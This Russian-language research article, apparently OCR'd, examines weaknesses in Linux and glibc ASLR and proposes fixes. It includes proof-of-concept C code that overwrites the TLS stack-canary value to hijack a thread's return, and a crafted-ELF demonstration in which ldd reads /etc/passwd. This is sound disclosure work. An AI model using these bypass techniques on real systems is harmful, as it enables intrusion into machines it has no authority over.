Ядро Linux широко распространено во всем мире как на серверах, так и на пользовательских машинах, на мобильных платформах (ОС Android) и на различных «умных» устройствах. За время существования в ядре Linux появилось множество различных механизмов защиты от эксплуатации уязвимостей, которые могут существовать как в самом ядре, так и в приложениях пользователей. Такими механизмами является, в частности, ASLR и stack canary, противодействующие эксплуатации уязвимостей в приложениях.

В данной статье рассмотрена реализация ASLR в ядре ОС Linux текущей версии (4.15-rc1). Обнаруженные проблемы позволяют частично или полностью обойти эту защиту. Вместе с описанием проблем предлагается ряд исправлений. Разработана специальная утилита, позволяющая продемонстрировать найденные проблемы. Все проблемы рассматриваются в контексте архитектуры x86-64, хотя для большинства архитектур, поддерживаемых ядром Linux, они также актуальны.

Множество важных функций для работы приложения реализовано в пространстве пользователя, поэтому в процессе анализа работы механизма ASLR была проанализирована часть библиотеки GNU Libc (glibc) и были найдены серьезные проблемы с реализацией stack canary. Удалось обойти защиту stack canary и запустить произвольный код через утилиту ldd..

ASLR

ASLR (address space layout randomization) — это технология, созданная для усложнения эксплуатации некоторого класса уязвимостей, применяемая в ряде современных операционных систем. Основной принцип данной технологии заключается в устранении заведомо известных атакующему адресов адресного пространства процесса. В частности, адресов, необходимых для того, чтобы:

- передать управление на исполняемый код;
- построить цепочку ROP-гаджетов (Return Oriented Programming[1]);
- прочитать (перезаписать) важные значения в памяти.


Впервые технология была реализована для Linux в 2005 году. В Microsoft Windows и Mac OS реализация появилась в 2007 году. Хорошее описание реализации ASLR в Linux можно найти по адресу goo.gl/2XHj5L (xorl.wordpress.com).

Последние изменения связаны с работой Offset2lib[2], представленной в 2014 году. В ней были раскрыты слабости реализации, позволяющие обходить ASLR за счет близкого расположения всех библиотек к образу бинарного ELF-файла программы. В качестве решения было предложено выделить образ ELF-файла приложения в отдельный случайно выделенный регион.

В апреле 2016 года создатели Offset2lib раскритиковали также текущую реализацию, выделив недостаточную энтропию при выборе адреса региона в работе ASLR-NG[3]. Однако с тех пор патч опубликован не был.


Рассмотрим результат работы ASLR в Linux на текущий момент.

1 goo.gl/LLi8Zw (blackhat.com, PDF)
2 goo.gl/9u1S8w (cybersecurity.upv.es)
3 goo.gl/MEpUFr (cybersecurity.upv.es)



ASLR в Linux

```
5627a82bf000-5627a82e5000 r-xp /bin/less
5627a84e4000-5627a84e5000 r--p /bin/less
5627a84e5000-5627a84e8000 rw-p /bin/less
5627a84e8000-5627a84ed000 rw-p

5627aa2d4000-5627aa2f5000 rw-p [heap]

7f363066f000-7f3630a78000 r--p /usr/lib/locale/locale-archive
7f3630a78000-7f3630c38000 r-xp /lib/x86_64-linux-gnu/libc-2.23.so
7f3630c38000-7f3630e38000 ---p /lib/x86_64-linux-gnu/libc-2.23.so
7f3630e38000-7f3630e3c000 r--p /lib/x86_64-linux-gnu/libc-2.23.so
7f3630e3c000-7f3630e3e000 rw-p /lib/x86_64-linux-gnu/libc-2.23.so
7f3630e3e000-7f3630e42000 rw-p
7f3630e42000-7f3630e67000 r-xp /lib/x86_64-linux-gnu/libtinfo.so.5.9
7f3630e67000-7f3631066000 ---p /lib/x86_64-linux-gnu/libtinfo.so.5.9
7f3631066000-7f363106a000 r--p /lib/x86_64-linux-gnu/libtinfo.so.5.9
7f363106a000-7f363106b000 rw-p /lib/x86_64-linux-gnu/libtinfo.so.5.9
7f363106b000-7f3631091000 r-xp /lib/x86_64-linux-gnu/ld-2.23.so
7f363126c000-7f363126f000 rw-p
7f3631290000-7f3631290000 rw-p
7f3631290000-7f3631291000 r--p /lib/x86_64-linux-gnu/ld-2.23.so
7f3631291000-7f3631292000 rw-p /lib/x86_64-linux-gnu/ld-2.23.so
7f3631292000-7f3631293000 rw-p

7ffe6c3ed000-7ffe6c40e000 rw-p [stack]
```



Для первоначального опыта возьмем Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-40-generic x86_64) с установленными последними на данный момент обновлениями. Результат не сильно будет зависеть от дистрибутива Linux и версии ядра начиная с 3.18-rc7. Если выполнить «less /proc/self/maps» в командной строе Linux, можно увидеть примерно следующее на рисунке выше.

На примере видно:

- Базовый адрес бинарного приложения (в нашем случае */bin/less*) выбран как 5627a82bf000.
- Адрес начала кучи (*heap*) выбран как 5627aa2d4000, что есть адрес конца бинарного приложения плюс некоторое случайное значение, в нашем случае равное 1de7000 (5627aa2d4000–5627a84ed000). Адрес выровнен на 2^{12} ввиду архитектурных особенностей x86-64.
- Адрес 7f3631293000 выбран как mmap_base, этот адрес будет максимально возможно старшей границей при выборе «случайного» адреса для любого выделения памяти с помощью системного вызова *mmap*.
- Библиотеки *ld-2.23.so*, *libtinfo.so.5.9*, *libc-2.23.so* расположены подряд.

Если применить вычитание к соседним регионам памяти, можно заметить: существенна разница между бинарным файлом, кучей, стеком и младшим адресом local-archive и старшим адресом ld. Между загруженными библиотеками (файлами) нет ни одной свободной страницы.

Если повторить процедуру много раз, картина сильно не изменится: разность между страницами будет отличаться, однако библиотеки и файлы буду одинаково расположены друг относительно друга. Этот факт и стал опорной точкой для данной статьи.

Почему так происходит


Рассмотрим, как работает механизм выделения виртуальной памяти процесса. Вся логика находится в функции ядра do_mmap, реализующей выделение памяти как со стороны пользователя (syscall *mmap*), так и со стороны ядра (при выполнении *execve*). Она разделяется на два действия — сначала выбор свободного подходящего адреса (*get_unmapped_area*), потом отображение страниц на выбранный адрес (*mmap_region*). Нам будет интересен первый этап.

Детали алгоритма выбора адреса

В основе менеджера виртуальной памяти процесса лежит структура *vm_area_struct* (далее просто *vma*):

```
struct vm_area_struct {
   unsigned long vm_start;
   /* Our start address within vm_mm. */
   unsigned long vm_end;
   /* The first byte after our end address within vm_mm. */
  ...
   /* linked list of VM areas per task, sorted by address */
   struct vm_area_struct *vm_next, *vm_prev;
   struct rb_node vm_rb;
  ...
   pgprot_t vm_page_prot;
   /* Access permissions of this VMA. */
  ...
};
```

Эта структура описывает начало региона виртуальной памяти, конец региона и флаги доступа к входящим в регион страницам.



Пример двусвязного списка *vma* в порядке возрастания адресов

vma организованы в двусвязный список по возрастанию адресов начала региона. И в расширенное красно-черное дерево[4], также по возрастанию адресов начала региона. Хорошее обоснование этому решению дается самими разработчиками ядра[5].


Расширением красно-черного дерева является величина свободной памяти для рассматриваемого узла. Величина свободной памяти узла определяется как максимум:

- из разности между началом текущей *vma* и концом ее предшественника в двусвязном списке по возрастанию;
- величины свободной памяти левого поддерева;
- величины свободной памяти правого поддерева.

Выбранная структура позволяет быстро, за O(log n), находить *vma*, соответствующий искомому адресу, или выбирать свободный диапазон определенной длины.

4 goo.gl/KaC5id (link.springer.com)
5 lkml.org/lkml/2012/11/5/673

При выборе адреса вводятся также две важных границы — минимально возможное нижнее значение и максимально возможное верхнее. Нижнее определяется архитектурой как минимальный допустимый адрес или как минимальное разрешенное администратором системы. Верхнее — *mmap_base* — выбирается как *stack – random*, где *stack* — это выбранный максимальный адрес стека, *random* — некоторое случайное значение с энтропией от 28 до 32 бит в зависимости от соответствующих параметров ядра. Ядро Linux не может выбрать адрес выше *mmap_base*. В адресном пространстве процесса адреса, большие *mmap_base*, либо соответствуют стеку и специальным системным регионам — vvar и vdso, либо не будут использованы никогда, если только явно не будут выделены с флагом **MMAP_FIXED**.



Пример расширенного красно-черного дерева *vma*

Во всей схеме неизвестными являются адрес начала стека главного потока, базовый адрес загрузки бинарного файла приложения, начальный адрес кучи приложения и *mmap_base* — стартовый адрес выделения памяти с помощью *mmap*.

Почему это плохо

Можно выделить несколько проблем, которые следуют из описанного алгоритма выделения памяти.

Близкое расположение памяти

Во время работы приложение использует виртуальную оперативную память. Распространенные примеры использования приложением памяти — это куча, код и данные (.rodata, .bss) загруженных модулей, стеки потоков, подгруженные файлы. Любая ошибка обработки данных, лежащих в этих страницах, может затронуть и близлежащие данные. Чем больше разнородных страниц находятся рядом, тем больше поверхность атаки и выше вероятность успешной эксплуатации.

Примеры таких ошибок — ошибки с обработкой границ (out-of-bounds[6]), переполнения (целочисленные[7] или буфера[8]), ошибки обработки типов (type confusion[9]).

Частным случаем этой проблемы является уязвимость для Offset2lib-атаки. Проблема заключалась в том, что базовый адрес загрузки программы не выделялся отдельно от библиотек, а выбирался ядром как mmap_base. В случае наличия уязвимости в приложении эксплуатация упрощалась близким расположением образов загруженных библиотек к образу загруженного бинарного приложения.

Очень хорошим примером, демонстрирующим данную проблему, была уязвимость в PHP (CVE-2014-9427), позволяющая читать или изменять соседние регионы памяти.

6 cwe.mitre.org/data/definitions/119.html
7 cwe.mitre.org/data/definitions/190.html
8 cwe.mitre.org/data/definitions/120.html
9 cwe.mitre.org/data/definitions/704.html
10 goo.gl/o3xdvK (source.android.com), goo.gl/th4fzu (android-review.googlesource.com)

Детерминированный метод загрузки библиотек

Загрузка динамических библиотек в ОС Linux почти полностью происходит без обращения к ядру Linux. За это отвечает библиотека ld (из GNU Libc). Единственное участие ядра происходит через функцию mmap (open/stat и прочие файловые операции мы пока не учитываем): это нужно для загрузки кода и данных библиотеки в адресное пространство процесса. Исключение составляет сама библиотека ld, которая обычно прописана в исполняемом ELF-файле программы как интерпретатор для загрузки файла. Сам же интерпретатор грузится ядром. Порядок загрузки всегда определен и может быть повторен, если известны все необходимые библиотеки (их бинарные файлы). Это позволяет восстановить адреса всех загруженных при старте программы библиотек, если известен адрес хотя бы одной из них:

1. Допустим, известен адрес бибилиотеки libc.
2. Добавим длину библиотеки libc к адресу загрузки libc — и получим адрес загрузки библиотеки, загруженной до libc.
3. Продолжив вычисления подобным образом, получим значения mmap_base и адреса библиотек, загруженных до libc.
4. Вычтем из адреса libc длину библиотеки, загруженной после libc. Получим адрес библиотеки, загруженной после libc.
5. Продолжив вычисления подобным образом, получим адреса всех библиотек, загруженных при старте программы с помощью интерпретатора ld.

Если библиотека была загружена во время работы программы (например, с помощью функции dlopen), ее положение относительно других библиотек может быть неизвестным злоумышленнику в некоторых случаях. Например, если были вызовы mmap с неизвестными злоумышленнику размерами выделяемых регионов памяти.

При эксплуатации уязвимостей знание адресов библиотек очень сильно помогает, например, в поиске «гаджетов» при построении ROP-цепочек. Кроме того, любая уязвимость в любой из библиотек, позволяющая читать (писать) значения относительно адреса этой библиотеки, будет легко проэксплуатирована ввиду того, что библиотеки идут друг за другом.

Детерминированный порядок загрузки библиотек является проблемой безопасности приложений, значение которой увеличивается вместе с описанным ранее поведением mmap. В ОС Android эта проблема исправлена начиная с 7-й версии[10].

Дырки

Если приложение после выделения памяти через *mmap* освобождает некоторую ее часть, могут возникнуть «дырки» — свободные регионы памяти, окруженные занятыми регионами. Проблемы могут возникнуть, если эта память (дырка) будет снова выделена для уязвимого объекта (объекта, при обработке которого в приложении есть некоторая уязвимость). Описанный алгоритм выбора адреса предоставляет злоумышленнику возможность расположить такой объект.

Хороший пример создания таких дырок был обнаружен в коде загрузки ELF-файла в ядре Linux. Во время загрузки ELF-файла ядро сначала считывает полный размер загружаемого файла и пытается отобразить файл целиком с помощью *do_mmap*. После успешной загрузки файла целиком вся память после первого сегмента освобождается. Все следующие сегменты загружаются по фиксированному адресу (**MAP_FIXED**), полученному относительно первого сегмента. Это нужно для того, чтобы можно было загрузить весь файл по выбранному адресу и разделить сегменты по правам и смещениям в соответствии с их описаниям в ELF-файле. Такой подход позволяет порождать дырки в памяти, если они были определены в ELF-файле между сегментами.

При загрузке же ELF-файла интерпретатором ld (GNU Libc) — в такой же ситуации — не вызывает unmap, а меняет разрешения на свободные страницы (дырки) на PROT_NONE, обеспечивая тем самым запрет какого-либо доступа процесса к этим страницам. Этот подход является более безопасным.

Для устранения проблемы загрузки ELF-файла, содержащего дырки, был предложен патч, реализующий логику как в ld из GNU Libc. Однако патч не получил должного внимания[11].

4.4 TLS и стек потока

TLS (Thread Local Storage) — это механизм, с помощью которого каждый поток в многопоточном процессе может выделять расположения для хранения данных[12]. Реализация этого механизма различна для разных архитектур и операционных систем.

В случае с glibc для создания TLS потока также используется *mmap*. Это означает, что TLS потока выбирается уже описанным образом и в случае близкого расположения к уязвимому объекту может быть изменен.

В реализации glibc для архитектуры x86-64 на TLS указывает сегментный регистр *fs*. Его структуру описывает тип *tcbhead_t*, определенный в исходных файлах glibc. Этот тип содержит поле *stack_guard*, хранящее так называемую «канарейку» — некоторое случайное (или псевдослучайное) число, позволяющее защищать приложение от переполнений буфера на стеке[13].

Защита работает следующим образом: при входе в функцию на стек кладется «канарейка», которая берется из *tcbhead_t.stack_guard*. В конце функции значение на стеке сравнивается с эталонным значением в *tcbhead_t.stack_guard*, и, если оно не совпадает, приложение будет завершено с ошибкой.

Известны следующие методы обхода:

168

168

168

168

168

- если злоумышленнику не обязательно перезаписывать это значение[14];
- если злоумышленнику удастся прочитать или предугадать это значение, у него появится возможность успешно провести атаку[15];
- если злоумышленник может перезаписать это значение на известное, он также получит возможность успешно провести атаку переполнения буфера на стеке[16];
- если злоумышленник может перехватить управление до того, как приложение будет завершено[17].

Из вышеописанного следует важность защиты TLS от чтения или перезаписи злоумышленником.

Во время данного исследования была обнаружена проблема в реализации TLS у glibc для потоков, созданных с помощью *pthread_create*. Для нового потока необходимо выбрать TLS. glibc после выделения памяти под стек инициализирует TLS в старших адресах этой памяти. В рассматриваемой архитектуре x86-64 стек растет вниз, а значит, TLS оказывается в вершине стека. Отступив некоторое константное значение от TLS, мы получим значение, используемое новым потоком для регистра стека. Расстояние от TLS до стек фрейма функции, переданной аргументом в *pthread_create*, меньше одной страницы. Злоумышленнику уже не обязательно угадывать или «подглядывать» значение «канарейки», он попросту может перезаписать эталонное значение вместе со значением в стеке и обойти эту защиту полностью. Подобная проблема была найдена в Intel ME[18].

```
void pwn_payload(){
   execve(argv[0], argv, 0);}
void * first(void *x)
{
   unsigned long *addr;
   arch_prctl(ARCH_GET_FS, &addr);
   unsigned long * frame = __builtin_frame_address(0);
   unsigned long len =(unsigned long)( (char*)addr -
   (char*)&frame[-1]) + 0x30; // offsetof(tcbthread, stack_guard)
   void *exploit = malloc(len);
   memset(exploit, 0x41, len);
   memcpy((char*)exploit + 16, &&pwn_payload, 8);
   memcpy(&frame[-1], exploit, len);
   return 0;
}
```

```
int main()
...
   pthread_create(&one, NULL, &first, 0);
```

Этот код демонстрирует метод обхода защиты от переполнения на стеке. Для успешной эксплуатации злоумышленнику необходимо иметь возможность перезаписать достаточное число байтов, чтобы перезаписать эталонное значение «канарейки». В представленном примере злоумышленнику необходимо перезаписать как минимум 0x7b8+0x30 байт, что равно 2024 байт.

4.5 malloc и mmap

При использовании malloc в некоторых случаях glibc использует mmap для выделения новых участков памяти — если размер запрашиваемой памяти больше некоторой величины. В этих случаях память будет выделена с помощью mmap, а значит, адрес после выделения будет находится «рядом» с библиотеками или другими данными, выделенными mmap. В этих случаях внимание злоумышленника привлекают ошибки обработки объектов на куче, такие как переполнение кучи, «use after free»[19] и «type confusion»[20]. Следующий пример демонстрирует это поведение:

```
void * first(void *x)
{
   int a = (int)x;
   int *p_a = &a;
   void *ptr = mmap(0, 8 * 4096 *4096, 3, MAP_ANON |
   MAP_PRIVATE, -1, 0);
   printf("%lx\n%p, %p\n", (unsigned long long)p_a -
   (unsigned long long)ptr, ptr, p_a);
  ...

int main()
...
   pthread_create(&one, NULL, &first, 0);
...
```

Вывод после первого запуска:

```
blackzert@crasher:~/aslur/tests$ ./
thread_stack_mmap_constant
87fff34
0x7f35b0e3d000, 0x7f35b963cf34
```

Вывод после второго запуска:

```
blackzert@crasher:~/aslur/tests$ ./
thread_stack_mmap_constant
87fff34
0x7f5a1083f000, 0x7f5a1903ef34
```

Разность неизменна. Данный пример демонстрирует возможность воздействия уязвимого кода при обработке буфера, выделенного через mmap, на стек созданного потока — вне зависимости от работы ASLR.

Интересное поведение библиотеки glibc было замечено в случае использования программой *pthread_create*. При первом вызове *malloc* из потока, созданного *pthread_creaete*, glibc создает новую кучу для каждого созданного с помощью *pthread_create* потока. Указатель на эту кучу лежит в TLS потока, поэтому любой поток выделяет память из «своей» кучи, что дает выигрыш в производительности: не надо обеспечивать синхронизацию потоков в случае конкурентного malloc.

11 lkml.org/lkml/2017/7/14/290
12 goo.gl/yg7cdo (gcc.gnu.org)
13 goo.gl/57cnh6 (inst.eecs.berkeley.edu, PDF)
14 goo.gl/miRFm5 (blackhat.com, PDF)
15 Там же.
16 goo.gl/miRFm5 (blackhat.com, PDF)
17 goo.gl/7Ka3By (crypto.stanford.edu)
18 goo.gl/DGbx6E (blackhat.com, PDF)
19 cwe.mitre.org/data/definitions/416.html
20 mitre.org/data/definitions/704.html

При выделении новой кучи glibc использует *mmap*, причем размер зависит от конфигурации. В моем случае размер кучи равняется 64 МБ. glibc требует, чтобы адрес начала кучи был выровнен на 64 МБ. Чтобы обеспечить это, сначала выделяется 128 МБ, в выделенном диапазоне выделяется выровненный кусок 64 МБ, а невыровненные остатки освобождаются, образуя «дырку» между полученным адресом кучи и ближайшим регионом, выделенным ранее с помощью *mmap*. Из-за этого появляется возможность перебора.

Известно, что адресное пространство процесса для x86-64 определено в ядре Linux как «48 bits minus one guard page», то есть с округлением 2^{48} (здесь и далее для простоты мы специально опустим вычитание размера одной страницы при вычислении размеров).

64 МБ это 2^{26}, и значащих битов остается $48 - 26 = 22$. То есть может быть всего 2^{22} различных куч второстепенных потоков.

При необходимости это существенно сокращает множество перебора.

Благодаря выбору *mmap* адреса известным образом можно утверждать, что куча первого потока, созданного через *pthread_create*, будет выбрана в 64 МБ, близких к верхнему диапазону адресов. А точнее, рядом со всеми загруженными библиотеками, загруженными файлами и т. п.

В некоторых случаях возможно вычислить общий объем памяти выделенной до вызова заветного *malloc*. В нашем случае загружены только glibc, ld и создан стек для потока. Поэтому это значение мало.

В разделе 6 будет показано, как выбирается адрес *mmap_base*, однако сейчас немного дополнительной информации: *mmap_base* выбирается с энтропией от 28 до 32 бит в зависимости от настройки ядра при компиляции (по умолчанию 28 бит). И на это значение отстает некоторая верхняя граница.

Таким образом, в большой доле случаев старшие 8 бит адреса будут 0x7f и в редких случаях 0x7e. Это дает нам еще 8 бит определенности. Итого получается 2^{14} возможных вариантов выбора кучи для первого потока. Чем больше потоков создано, тем больше будет уменьшаться это число для следующего выбора кучи.

MAP_FIXED и загрузка ET_DYN ELF-файлов

В мануале **mmap** для флага **MAP_FIXED** написано следующее:

> **MAP_FIXED**
>
> Don't interpret addr as a hint: place the mapping at exactly that address. addr must be a multiple of the page size. If the memory region specified by addr and len overlaps pages of any existing mapping(s), then the overlapped part of the existing mapping(s) will be discarded. f the specified address cannot be used, mmap() will fail. Because requiring a fixed address for a mapping is less portable, the use of this option is discouraged.

В случае, если запрашиваемый регион с флагом **MAP_FIXED** перекрывает уже существующие регионы, результат успешного выполнения mmap перепишет существующие регионы.

Таким образом, если программист допускает ошибку в работе с MAP_FIXED, возможно переопределение существующих регионов памяти.

Интересный пример такой ошибки был найдет в контексте данной работы как в ядре Linux, так и в glibc.

Есть требование к ELF-файлам[21]: сегменты ELF-файла должны следовать в заголовке Phdr в порядке возрастания адресов *vaddr*:

> **PT_LOAD**
>
> The array element specifies a loadable segment, described by p_filesz and p_memsz. The bytes from the file are mapped to the beginning of the memory segment. If the segment's memory size (p_memsz) is larger than the file size (p_filesz), the "extra" bytes are defined to hold the value 0 and to follow the segment's initialized area. The file size may not be larger than the memory size. Loadable segment entries in the program header table appear in ascending order, sorted on the p_vaddr member.

Однако это требование не проверяется. Текущий код загрузки ELF-файла следующий:

```
case PT_LOAD:
   struct loadcmd *c = &loadcmds[nloadcmds++];
   c->mapstart = ALIGN_DOWN (ph->p_vaddr,
   GLRO(dl_pagesize));
   c->mapend = ALIGN_UP (ph->p_vaddr + ph->p_filesz,
   GLRO(dl_pagesize));
...
 maplength = loadcmds[nloadcmds - 1].allocend - loadcmds[0].
 mapstart;
...
 for (const struct loadcmd *c = loadcmds; c <
 &loadcmds[nloadcmds]; ++c)
...
 /* Map the segment contents from the file.  */
 if (__glibc_unlikely (__mmap ((void *) (l->l_addr +
 c->mapstart),
            maplen, c->prot,
            MAP_FIXED|MAP_COPY|MAP_FILE,
            fd, c->mapoff)
```

Алгоритм обработки всех сегментов следующий:

1. Вычислить размер загруженного ELF-файла — как адрес окончания последнего сегмента минус адрес начала первого.
2. Выделить память с помощью *mmap* для всего ELF-файла с вычисленным размером, тем самым получив базовый адрес загрузки ELF-файла.
3. В случае с glibc — изменить права доступа. В случае загрузки из ядра — освободить регионы, образующие дырки. В этом пункте поведение glibc и ядра Linux отличается, как было описано ранее в разделе 4.4.
4. Выделить память с помощью *mmap* и выставленного флага **MAP_FIXED** для всех оставшихся сегментов, используя адрес, полученный при выделении первого сегмента, и добавив к нему смещение, получаемое из заголовка ELF-файла.

Это дает злоумышленнику возможность сделать ELF-файл, один из сегментов которого может полностью переопределить существующий регион памяти — например, стек потока, кучу или код библиотеки.

Примером уязвимого приложения является утилита ldd, используемая для проверки наличия в системе необходимых библиотек. Утилита использует интерпретатор ld. Благодаря найденной проблеме с загрузкой ELF-файлов в контексте данной работы удалось выполнить произвольный код, используя ldd:

```
blackzert@crasher:~/aslur/tests/evil_elf$ ldd ./main
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
blackzert@crasher:~/aslur/tests/evil_elf$
```

В данном случае был прочитан файл /etc/passwd. Нормальный же запуск выглядит примерно следующим образом:

```
blackzert@crasher:~/aslur/tests/evil_elf$ ldd ./main
linux-vdso.so.1 =>  (0x00007ffc48545000)
libevil.so => ./libevil.so (0x00007fbfaf53a000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
(0x00007fbfaf14d000)
/lib64/ld-linux-x86-64.so.2 (0x000055dda45e6000)
```

21 goo.gl/hzTSZF (skyfree.org, PDF)

В ознакомительных целях исходный код этого примера приводится в папке *evil_elf*.

Вопрос о MAP_FIXED также был поднят в сообществе Linux[22], однако на данный момент предлагаемый патч не принят.

Кэш выделенной памяти

В glibc также существует множество разных кэшей, среди которых есть два наиболее интересных в контексте ASLR — кэш для стека создаваемого потока и кэш для кучи. Кэш для стека работает следующим образом: по завершению потока память стека не будет освобождена, а будет помещена в соответствующий кэш. При создании стека потока glibc сначала проверяет кэш и, если в нем есть регион необходимой длины, использует этот регион. В этом случае обращения к *mmap* не последует и новый поток будет использовать ранее используемый регион, имеющий те же самые адреса. Если злоумышленнику удалось получить адрес стека потока и он может контролировать создание и удаление потоков программой, то он может использовать полученное знание адреса для эксплуатации соответствующей уязвимости. Кроме того, если приложение содержит неинициализированные переменные, их значения также могут быть подконтрольны злоумышленнику, что в некоторых случаях может приводить к эксплуатации.

Кэш для кучи потока работает следующим образом: по завершению потока созданная для него куча отправляется в соответствующий кэш. При следующем создании кучи для нового потока сначала проверяется кэш, и если в нем есть регион, он будет использован. В этом случае также справедливо все сказанное для стека.

Следующий код демонстрирует эту проблему:

```
void * func(void *x)
{
   long a[1024];
   printf("addr: %p\n", &a[0]);
   if (x)
        printf("value %lx\n", a[0]);
   else
   {
        a[0] = 0xdeadbeef;
        printf("value %lx\n", a[0]);
   }
   void * addr = malloc(32);
   printf("malloced %p\n", addr);
   free(addr);
   return 0;
}

int main()
...
   pthread_create(&thread, NULL, func, 0);
   pthread_join(thread, &val);
   pthread_create(&thread, NULL, func, 1);
...
```

Результат работы кода:

```
blackzert@crasher:~/aslur/tests$ ./pthread_cache
addr: 0x7fd035e04f40
value deadbeef
malloced 0x7fd030000cd0
addr: 0x7fd035e04f40
value deadbeef
malloced 0x7fd030000cd0
```

На примере видно, что адреса локальных переменных в стеке для потоков, созданных друг за другом, не отличаются. Также не отличаются и адреса переменных, выделенных для них с помощью malloc. А некоторые значения локальных переменных первого потока все еще доступны второму потоку. Злоумышленник может использовать это при эксплуатации уязвимости неинициализированных переменных[23]. Кэш хоть и ускоряет работу приложения, однако предоставляет возможности для эксплуатации и обхода ASLR.

22 lwn.net/Articles/741335/

